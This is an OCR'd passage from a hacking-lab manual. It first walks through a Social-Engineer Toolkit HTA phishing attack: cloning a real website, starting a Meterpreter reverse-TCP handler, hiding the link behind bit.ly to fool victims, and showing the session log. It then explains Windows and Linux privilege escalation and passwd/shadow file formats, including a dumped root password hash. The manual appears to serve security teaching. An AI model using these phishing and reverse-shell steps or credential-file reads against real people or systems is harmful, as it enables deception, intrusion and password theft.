
From the next given menu, choose the second option by **typing 2** to go into website attack vendors.




From the further given menu choose **option 8** to select the HTA attack method.




Once you have selected the option 8 for HTA attack, next you need to select **option 2** which will allow you to clone a site. Once selected the option 2, it will ask the URL of the site you want to clone. Provide the desired URL as here we have given '***www.ignitetechnologies.in***'.



After giving the URL it will ask you to select the type of meterpreter you want. Select the third one by **typing 3**.




Once you hit enter after typing 3, the process will start and you will have the handler (multi/handler)



Now convert your malicious IP into the bit.ly link which will appear more genuine to victims when you will share this link with them.

When the victim will browse above malicious link, the file will be saved and automatically executed in the victim's PC after being saved; as shown in the image below:



Then you will have your meterpreter session. You can use the command 'sysinfo' to have the basic information about the victim's PC.

```
[*] Started reverse TCP handler on 192.168.1.109:443
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.109:443 -> 192.168.1.104:49228) at 201
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : RAJ
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


Practical No. 9

Privilege Escalation


a-Windows Privilege Escalation

Let's say an attacker successfully steals a User's password and gains access to their account. That password may enable certain privileges, for example, it may only unlock data stored locally on a laptop. But an attacker is hungry for more. They're looking for more sensitive data they can resell on the Dark Web. They're looking for access to business-critical systems so they can deploy ransomware, threaten shutdown, and demand financial payment.

On Windows systems, you can find a list of Local User Accounts under Local Users and Groups in the computer management menu. Administrator, Default, and Guest are default accounts.




A Local User account can be assigned as a member of a Group, which determines its privileges.




User account properties showing it is a member of the Users Group

Each Windows system has its own Security Account Manager database, known as the SAM file, which stores User accounts and security descriptors on the local computer. When a User logs onto the system, they access a token that contains privileges. When they perform any action on the system, it checks if those permissions permit the action.




A few default Groups that determine the privileges of users

Once the Users and Groups have been assigned and configured, security settings are determined and privileges are assigned to each Object, such as file systems, registries, services, and system resources. In a hierarchy, each Object can inherit permissions and privileges from its parent.



Common Security Settings aka ACL for an Object in Windows



Example of permissions aka ACL within the registry

b. Linux Privilege Escalation

For authorized users on Linux, privilege escalation allows elevated access to complete a specific task or make system configuration modifications. For example, system administrators may need access to troubleshoot a technical problem, add a user, make configuration changes to an application, or install a program.

One of the most important files on the Linux system is the passwd file, located at /etc/passwd. This file lists all the users known to the system which could also be included in directory services.

If we look inside the passwd file using the “cat” command, we find something like the following:

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
```

passwd file from Solidstate machine on Hackthebox platform

Each line represents a user on the Linux system.

Each field is separated using the colon ":" character in which the fields represent the following passwd file format:


1. Username
2. Password Placeholder (x indicates encrypted password is stored in the /etc/shadow file)
3. User ID (UID)
4. Group ID (GID)
5. Personal Information (separated by comma's) – can contain full name, department, etc.
6. Home Directory
7. Shell – absolute path to the command shell used (if /sbin/nologon then logon isn't permitted, and the connection gets closed)

The passwd file is typically readable by all users. For example, if you run the command "ls -la /etc/passwd" you will get output like the following:

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ls -la /etc/passwd
-rw-r--r-- 1 root root 2107 Aug 22  2017 /etc/passwd
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

Using the ls -la command to view file permissions

The permissions in the "ls -la" output for the /etc/passwd file show the following format:



The first character "-" is reserved as a special permission that can vary. Another special permission that can be used here is known as SUID, GUID or the Sticky Bit. We will cover the special permission a little bit later.

Permission Groups are defined as follows:


1. Owner
2. Group
3. All Users

Permission Types are defined as follows:

1. Read = 4
2. Write = 2
3. Execute = 1
4. – (No permissions set) = 0

So, let's explain the output from the /etc/passwd file above. It has the following access permissions:

1. File Type
2. Owner (root) has read and write permissions
3. Group (root) has read permissions
4. All Users has read permissions
5. Number represents hard links to the file
6. Owner
7. Group



Special Permissions (first bit in permissions) has the following options:

```
-rw-r--r--
```

1. _ - no special permissions set
2. d – directory
3. l – file has symbolic links
4. s – setuid or setgid is set
5. t – sticky bit set

Next, let's cover Access Control Lists or File Attributes on Linux. These can apply to both directories and files. You can use the "getfacl" command to get the file access control lists for each file. It will display the access permissions defined by the traditional file mode permission bits.

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ getfacl user.txt
# file: user.txt
# owner: mindy
# group: mindy
user::rw-
group::---
other::---

${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

Using the getfacl to view the file access control lists

Some common commands used to view or manage access control lists in Linux are:

- getfacl – get file access control list
- setfacl – set file access control list
- chmod – change file mode bits
- acl – Access Control Lists
- chown – change file owner and group

Users can also be a member of a group on Linux systems, and this is defined in the /etc/group file in which an example is shown below:

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:james
floppy:x:25:james
tape:x:26:
sudo:x:27:
audio:x:29:pulse,james
dip:x:30:james
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:james
sasl:x:45:
plugdev:x:46:james
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
```

Group format is as follows:

1. Group Name
2. Password Placeholder
3. Group ID
4. Members of the group

Let's talk about the /etc/shadow file, along with the format and how it's used.

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ls -la /etc/shadow
-rw-r----- 1 root shadow 1375 Aug 22  2017 /etc/shadow
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

root is the only user who can read and write to the shadow file

The shadow file is one of the most protected files on a Linux system as it contains the encrypted password used by all known users to log on to the system. It stores the user account information along with details on password settings. If the shadow file can be accessed by an unauthorized user, then attackers can attempt to crack the hash to find the clear text password used. If the password is human-created, this method is often successful for an attacker.

```
id
uid=0(root) gid=0(root) groups=0(root)
cat /etc/shadow
root:$6$iQr/I1zE$4WWMMLNiLVeP0bWApzkPgI0R0pVmjkV1FeTiI0usV1fFsZu9nemKXtp31G3cDZJV6k76G8oSimA29F9vGl375/:17400:0:99999:7:::
daemon:*:17336:0:99999:7:::
bin:*:17336:0:99999:7:::
sys:*:17336:0:99999:7:::
sync:*:17336:0:99999:7:::
games:*:17336:0:99999:7:::
man:*:17336:0:99999:7:::
lp:*:17336:0:99999:7:::
mail:*:17336:0:99999:7:::
news:*:17336:0:99999:7:::
uucp:*:17336:0:99999:7:::
proxy:*:17336:0:99999:7:::
www-data:*:17336:0:99999:7:::
backup:*:17336:0:99999:7:::
```

Like the passwd file, each field is separated by a colon ":" and the format of the shadow file is the following:


1. Username
2. Password (typically encrypted in a one-way hash format) such as:
    a. 1 is MD5
    b. $2a$ is Blowfish
    c. 5 is SHA-256
    d. 6 is SHA-512 3.
3. Last password change
4. Minimum password age
5. Maximum password age
6. Warn period
7. Inactivity period
8. Expiration date
9. Unused field

Common commands used to manage users on Linux systems are the following:

- adduser – add a user to the system

- addgroup – add a group to the system
- deluser – delete a user from the system
- usermod – modify a user account
- passwd – used to change a user password

If you want to read more details on how to use each of the commands noted so far, including a full description along with command options, refer to the Linux man command, which is used to access the Linux man pages. An example is below for the command “man adduser”:



The output when using "man adduser" command

